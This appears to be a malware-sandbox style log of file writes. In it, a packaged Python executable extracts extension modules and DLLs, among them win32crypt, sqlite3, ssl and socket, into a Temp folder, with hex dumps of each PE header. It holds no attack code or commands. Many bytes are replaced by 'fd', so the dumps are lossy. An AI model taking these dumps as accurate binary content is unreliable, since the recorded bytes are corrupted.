C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_decimal.pyd	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 5c 64 69 fd 18 05 07 fd 18 05 07 fd 18 05 07 fd 11 7d fd fd 16 05 07 fd fd 75 06 fd 1a 05 07 fd fd 75 02 fd 14 05 07 fd fd 75 03 fd 10 05 07 fd fd 75 04 fd 1c 05 07 fd fd 74 06 fd 1b 05 07 fd 43 6d 06 fd 1a 05 07 fd 18 05 06 fd fd 05 07 fd fd 74 04 fd 19 05 07 fd fd 74 0a fd 17 05 07 fd fd 74 07 fd 19 05 07 fd fd 74 fd fd 19 05 07 fd fd 74 05 fd 19 05 07 fd 52 69 63 68 18 05 07	MZ@!L!This program cannot be run in DOS mode.$\di}uuuutCmtttttRich	success or wait	9	7FF6A42BB279	WriteFile
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_elementtree.pyd	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 05 fd fd 4d 41 fd fd 1e 41 fd fd 1e 41 fd fd 1e 48 fd 75 1e 4d fd fd 1e fd fd fd 1f 43 fd fd 1e fd fd fd 1f 4a fd fd 1e fd fd fd 1f 49 fd fd 1e fd fd fd 1f 42 fd fd 1e fd fd fd 1f 43 fd fd 1e 1a fd fd 1f 42 fd fd 1e 41 fd fd 1e fd fd 1e fd fd fd 1f 45 fd fd 1e fd fd fd 1f 40 fd fd 1e fd fd 19 1e 40 fd fd 1e fd fd fd 1f 40 fd fd 1e 52 69 63 68 41 fd fd 1e 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$MAAAHuMCJIBCBAE@@@RichA	success or wait	6	7FF6A42BB279	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_hashlib.pyd	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 76 fd fd fd 32 fd fd fd 32 fd fd fd 32 fd fd fd 3b fd 45 fd 36 fd fd fd 8b fd fd 30 fd fd fd 8b fd fd 39 fd fd fd 8b fd fd 3a fd fd fd 8b fd fd 31 fd fd 4a fd fd 30 fd fd fd 69 fd fd fd 30 fd fd fd fd fd 31 fd fd fd 32 fd fd fd fd fd 4a fd fd 33 fd fd 4a fd fd 33 fd fd 4a 29 fd 33 fd fd 4a fd fd 33 fd fd fd 52 69 63 68 32 fd fd	MZ@!L!This program cannot be run in DOS mode.$v222;E609:10i01233)33Rich2	success or wait	2	7FF6A42BB279	WriteFile
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_lzma.pyd	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 a6 fd fd fe fd fd fe fd fd fe fd fd fd 2d fd fd fe fd 76 fd fd fd fd fe fd 76 fd fd fd fd fe fd 76 fd fd fd fd fe fd 76 fd fd fd fd fe fd 39 fd fd fd fd fe fd 6f fd fd fd fe fd fd ff fd fd fe fd 39 fd fd fd fd fe fd 39 fd fd fd fe fd 39 fd 41 fd fd fe fd 39 fd fd fd fd fe fd 52 69 63 68 fd fe fd 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$-vvvv9999A9Rich	success or wait	5	7FF6A42BB279	WriteFile
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_queue.pyd	0	28176	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd ec 64 fd fd fd fd 32 fd fd fd fd fd fd 32 fd fd fd fd fd fd 32 fd fd fd fd fd fd fd 32 fd fd fd fd fd fd 7d fd fd fd fd fd 91 fd fd fd fd fd fd fd fd fd 8e fd fd fd 7d fd fd fd fd fd fd 7d fd fd fd fd fd fd fd 7d fd 08 fd fd fd fd 7d fd fd fd fd fd fd 52 69 63 68 fd fd fd fd 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$d2222}}}}}Rich	success or wait	1	7FF6A42BB279	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_socket.pyd	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 62 1f fd fd 26 7e fd fd 26 7e fd fd 26 7e fd fd 2f 06 3b fd 20 7e fd fd fd 0e fd fd 24 7e fd fd fd 0e fd fd 2a 7e fd fd fd 0e fd fd 2e 7e fd fd fd 0e fd fd 25 7e fd fd fd 0f fd fd 24 7e fd fd 7d 16 fd fd 21 7e fd fd 26 7e fd fd fd 7e fd fd fd 0f fd fd 27 7e fd fd fd 0f fd fd 27 7e fd fd fd 0f 57 fd 27 7e fd fd fd 0f fd fd 27 7e fd fd 52 69 63 68 26 7e fd fd 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$b&~&~&~/; ~$~* ~.~%~$~}!~&~~'~'~W'~'~ Rich&~	success or wait	3	7FF6A42BB279	WriteFile
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_sqlite3.pyd	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 4a fd 08 fd 2b fd 5b fd 2b fd 5b fd 2b fd 5b fd 53 19 5b fd 2b fd 5b 1e 5b fd 5a fd 2b fd 5b 78 fd 4d 5b fd 2b fd 5b 1e 5b fd 5a fd 2b fd 5b 1e 5b fd 5a fd 2b fd 5b 1e 5b fd 5a fd 2b fd 5b 51 5a fd 5a fd 2b fd 5b fd 43 fd 5a fd 2b fd 5b fd 2b fd 5b 02 2b fd 5b 51 5a fd 5a fd 2b fd 5b 51 5a fd 5a fd 2b fd 5b 51 5a 75 5b fd 2b fd 5b 51 5a fd 5a fd 2b fd 5b 52 69 63 68 fd 2b fd	MZ@!L!This program cannot be run in DOS mode.$J+[+[+[S[+[[Z+ [xM[+[[Z+[[Z+[[Z+[QZZ+ [CZ+[+[+[QZZ+[QZZ+ [QZu[+[QZZ+[Rich+	success or wait	3	7FF6A42BB279	WriteFile
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_ssl.pyd	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd fd fd fd 73 fd fd 73 fd fd 73 41 4a fd fd fd 73 3c fd 32 fd fd 73 3c fd 32 fd fd 73 3c fd 72 fd fd 73 3c fd b2 fd fd 73 73 fd 32 fd fd 73 5f fd 32 fd fd 73 fd fd 32 fd fd 73 fd fd 33 fd fd 73 73 fd 32 fd fd 73 73 fd 72 fd fd 73 73 fd 26 fd fd fd 73 73 fd f2 fd fd 73 52 69 63 68 fd fd fd	MZ@!L!This program cannot be run in DOS mode.$J<<<<s_sss&sRich	success or wait	5	7FF6A42BB279	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_uuid.pyd	0	22032	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 16 fd fd fd 77 fd fd fd 77 fd fd fd 77 fd fd fd 0f 6c fd fd 77 fd fd 1a 07 fd fd fd 77 fd fd 1a 07 fd fd fd 77 fd fd 1a 07 fd fd fd 77 fd fd 1a 07 fd fd fd 77 fd fd 55 06 fd fd fd 77 fd fd fd 1f fd fd fd 77 fd fd fd 77 fd fd fd 77 fd fd 55 06 fd fd fd 77 fd fd 55 06 fd fd fd 77 fd fd 55 06 00 fd fd 77 fd fd 55 06 fd fd fd 77 fd fd 52 69 63 68 fd 77 fd fd 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$wwwlwwwwwUwwwwUwUwUwUwRichw	success or wait	1	7FF6A42BB279	WriteFile
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\libcrypto-1_1.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd fd 18 fd fd 4b fd fd 4b fd fd 4b fd fd 3b 4b fd fd 4b fd fd fd 4a fd fd 4b fd fd fd 4a fd fd 4b fd fd fd 4a fd fd 4b fd fd fd 4a fd fd 4b fd fd fd 4a fd fd 4b fd fd 4b 62 fd 4b 64 fd fd 4a fd fd 4b 64 fd fd 4a fd fd 4b 64 fd fd 4a fd fd 4b 64 fd 57 4b fd fd 4b 64 fd fd 4a fd fd 4b 52 69 63 68 fd fd 4b 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$KKK;KKJKJKJKJK JKKbKdJKdJKdJKdWKKdJKRichK	success or wait	104	7FF6A42BB279	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\libffi-7.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 36 1c 33 12 72 7d 5d 41 72 7d 5d 41 72 7d 5d 41 7b 05 fd 41 70 7d 5d 41 20 15 5c 40 70 7d 5d 41 17 1b 5c 40 71 7d 5d 41 72 7d 5c 41 55 7d 5d 41 20 15 58 40 7e 7d 5d 41 20 15 59 40 7a 7d 5d 41 20 15 5e 40 71 7d 5d 41 fd 14 59 40 74 7d 5d 41 fd 14 5e 40 73 7d 5d 41 fd 14 5d 40 73 7d 5d 41 fd 14 5f 40 73 7d 5d 41 52 69 63 68 72 7d 5d 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$63r}]Ar}]Ar}]A{Ap}]A\@p}]A\@q}]Ar}\AU}]AX@~}]A Y@z}]A^@q}]AY@t}]A^@s}]A]@s}]A_@s}]ARichr}]A	success or wait	2	7FF6A42BB279	WriteFile
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\libssl-1_1.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 45 fd fd 07 01 fd fd 54 01 fd fd 54 01 fd fd 54 08 fd 19 54 0d fd fd 54 53 8b 55 03 fd fd 54 5a 8b 55 03 fd fd 54 53 8f 55 0a fd fd 54 53 8e 55 09 fd fd 54 53 89 55 02 fd fd 54 fd cb 55 02 fd fd 54 01 fd fd 54 ca 54 fd ce 55 2d fd fd 54 fd ca 55 00 fd fd 54 fd fd 75 54 00 fd fd 54 fd c8 55 00 fd fd 54 52 69 63 68 01 fd fd 54 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$ETTTTTSUTZUTSUTSUTSUTUTTTU-TUTuTTUTRichT	success or wait	22	7FF6A42BB279	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\pyexpat.pyd	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 7a 4a 58 66 3e 2b 36 35 3e 2b 36 35 3e 2b 36 35 37 53 fd 35 34 2b 36 35 fd 5b 37 34 3c 2b 36 35 fd 5b 33 34 35 2b 36 35 fd 5b 32 34 36 2b 36 35 fd 5b 35 34 3d 2b 36 35 fd 5a 37 34 3c 2b 36 35 65 43 37 34 3d 2b 36 35 3e 2b 37 35 4c 2b 36 35 fd 5a 3b 34 3a 2b 36 35 fd 5a 36 34 3f 2b 36 35 fd 5a fd 35 3f 2b 36 35 fd 5a 34 34 3f 2b 36 35 52 69 63 68 3e 2b 36 35 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$zJXf>+65>+65>+657S54+65[74<+65[345+65[246+65[54=+65Z74<+65eC74=+65>+75L+65Z;4:+65Z64?+65Z5?+65Z44?+65Rich>+65	success or wait	6	7FF6A42BB279	WriteFile
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\python39.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd 37 fd fd fd fd fd fd 51 48 26 fd fd fd fd fd 37 fd fd fd fd fd fd 37 fd fd fd fd fd fd 37 fd fd fd fd fd fd fd 90 72 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 78 fd fd fd 07 fd fd fd 78 fd fd fd fd fd fd fd 78 fd 1e fd fd fd fd fd 78 fd fd fd fd fd fd fd 52 69 63 68 fd fd fd fd 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$7QH&777rxxxxRich	success or wait	137	7FF6A42BB279	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\pythoncom39.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 3c 11 fd 2d 78 70 fd 7e 78 70 fd 7e 78 70 fd 7e 71 08 3e 7e 72 70 fd 7e 2a 18 fd 7f 7a 70 fd 7e 2a 18 fd 7f 6f 70 fd 7e 2a 18 fd 7f 70 70 fd 7e 2a 18 fd 7f 7b 70 fd 7e fd 19 fd 7f 7a 70 fd 7e 1d 16 fd 7f 75 70 fd 7e fd 19 fd 7f 7a 70 fd 7e 1d 16 fd 7f 71 70 fd 7e 78 70 fd 7e 2a 71 fd 7e fd 19 fd 7f 29 70 fd 7e fd 19 fd 7f 79 70 fd 7e fd 19 fd 7f 79 70 fd 7e 52 69 63 68 78 70 fd	MZ@!L!This program cannot be run in DOS mode.$<-xp~xp~xp~q>~rp~*zp~*op~*pp~*{p~zp~up~zp~qp~xp~*q~)p~yp~yp~Richxp	success or wait	21	7FF6A42BB279	WriteFile
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\pywintypes39.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 78 fd 10 fd 3c fd 7e fd 3c fd 7e fd 3c fd 7e fd 35 fd fd 30 fd 7e fd 6e fd 7f fd 3e fd 7e fd fd 2c fd fd 3d fd 7e fd 6e fd 7b fd 28 fd 7e fd 6e fd 7a fd 34 fd 7e fd 6e fd 7d fd 3e fd 7e fd 59 fd 7a fd 3d fd 7e fd fd fd 7f fd 3e fd 7e fd 59 fd 7f fd 37 fd 7e fd 3c fd 7f fd cc 7e fd fd fd 77 fd 31 fd 7e fd fd fd 7e fd 3d fd 7e fd fd fd 7c fd 3d fd 7e fd 52 69 63 68 3c fd 7e	MZ@!L!This program cannot be run in DOS mode.$x<~<~<~50~n>~,=~n{(~nz4~n}>~Yz=~>~Y7~<~w1~~=~|=~Rich<~	success or wait	5	7FF6A42BB279	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\select.pyd	0	27152	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 4b fd fd fd 25 fd fd fd 25 fd fd fd 25 fd fd fd fd fd fd 25 fd 5a fd 24 fd fd fd 25 fd 5a fd 20 fd fd fd 25 fd 5a fd 21 fd fd fd 25 fd 5a fd 26 fd fd fd 25 fd 15 fd 24 fd fd fd 25 fd fd fd 24 fd fd fd 25 fd fd fd 24 fd fd fd 25 fd 15 fd 28 fd fd fd 25 fd 15 fd 25 fd fd fd 25 fd 15 fd fd fd fd fd 25 fd 15 fd 27 fd fd fd 25 fd 52 69 63 68 fd fd 25 fd 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$K%%%%Z$%Z%Z!%Z&%$%$%$%(%%%%'%Rich%	success or wait	1	7FF6A42BB279	WriteFile
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\sqlite3.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 69 fd fd 6c 2d fd 3f 2d fd 3f 2d fd 3f 24 fd 3e 3f 21 fd 3f 50 fd 3e 2f fd 3f 50 fd 3e 21 fd 3f 50 fd 3e 25 fd 3f 50 fd 3e 29 fd 3f 76 fd fd 3e 2e fd 3f 2d fd 3f 5c fd 3f fd fd fd 3e 2c fd 3f fd fd fd 3e 2c fd 3f fd fd 52 3f 2c fd 3f fd fd fd 3e 2c fd 3f 52 69 63 68 2d fd 3f 00 00 00 00 00 00 00 00 50 45 00 00 64 fd 06	MZ@!L!This program cannot be run in DOS mode.$il-?-?-?$>?!?>/?>!?>%?>)?v>.?-?\?>,?>,?R?,?>,?Rich-?PEd	success or wait	47	7FF6A42BB279	WriteFile
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\unicodedata.pyd	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd d1 7f fd fd 2c fd fd 2c fd fd 2c fd fd 6c 2c fd fd 2c 16 fd fd 2d fd fd 2c 16 fd fd 2d fd fd 2c 16 fd fd 2d fd fd 2c 16 fd fd 2d fd fd 2c 59 fd fd 2d fd fd 2c fd fd fd 2d fd fd 2c fd fd 2c fd fd fd 2c 59 fd fd 2d fd fd 2c 59 fd fd 2d fd fd 2c 59 fd 00 2c fd fd 2c 59 fd fd 2d fd fd 2c 52 69 63 68 fd fd 2c 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$,,,l,,-,-,-,Y-,-,,,Y-,Y-,Y,,Y-,Rich,	success or wait	35	7FF6A42BB279	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\vcruntime140.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 21 2f 02 4e 65 4e 6c 1d 65 4e 6c 1d 65 4e 6c 1d fd 83 1d 67 4e 6c 1d 6c 36 fd 1d 6e 4e 6c 1d 65 4e 6d 1d 49 4e 6c 1d fd 3e 6f 1c 68 4e 6c 1d fd 3e 68 1c 75 4e 6c 1d fd 3e 69 1c 7a 4e 6c 1d fd 3e 6c 1c 64 4e 6c 1d fd 3e fd 1d 64 4e 6c 1d fd 3e 6e 1c 64 4e 6c 1d 52 69 63 68 65 4e 6c 1d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 fd 07 00 4d 38 fd 5e 00 00 00	MZ@!L!This program cannot be run in DOS mode.$!/NeNleNleNlgN Il6nNleNmINl>ohNl>huNl >izNl>ld Nl>dNl>ndNlRicheNlPEd M8^	success or wait	4	7FF6A42BB279	WriteFile
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\win32crypt.pyd	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 4d 5c fd fd 09 3d fd fd 09 3d fd fd 09 3d fd fd 00 45 01 fd 0f 3d fd fd 5b 55 fd fd 0b 3d fd fd 5b 55 fd fd 19 3d fd fd 5b 55 fd fd 01 3d fd fd 5b 55 fd fd 0b 3d fd fd fd 54 fd fd 0b 3d fd fd fd 54 fd fd 0b 3d fd fd 6c 5b fd fd 0e 3d fd fd 09 3d fd fd fd 3d fd fd fd 54 fd fd 00 3d fd fd fd 54 fd fd 08 3d fd fd fd 54 fd fd 08 3d fd fd 52 69 63 68 09 3d fd fd 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$M\===E=[U=[U=[U= [U=T=T=I[===T=T=T=Ric h=	success or wait	4	7FF6A42BB279	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
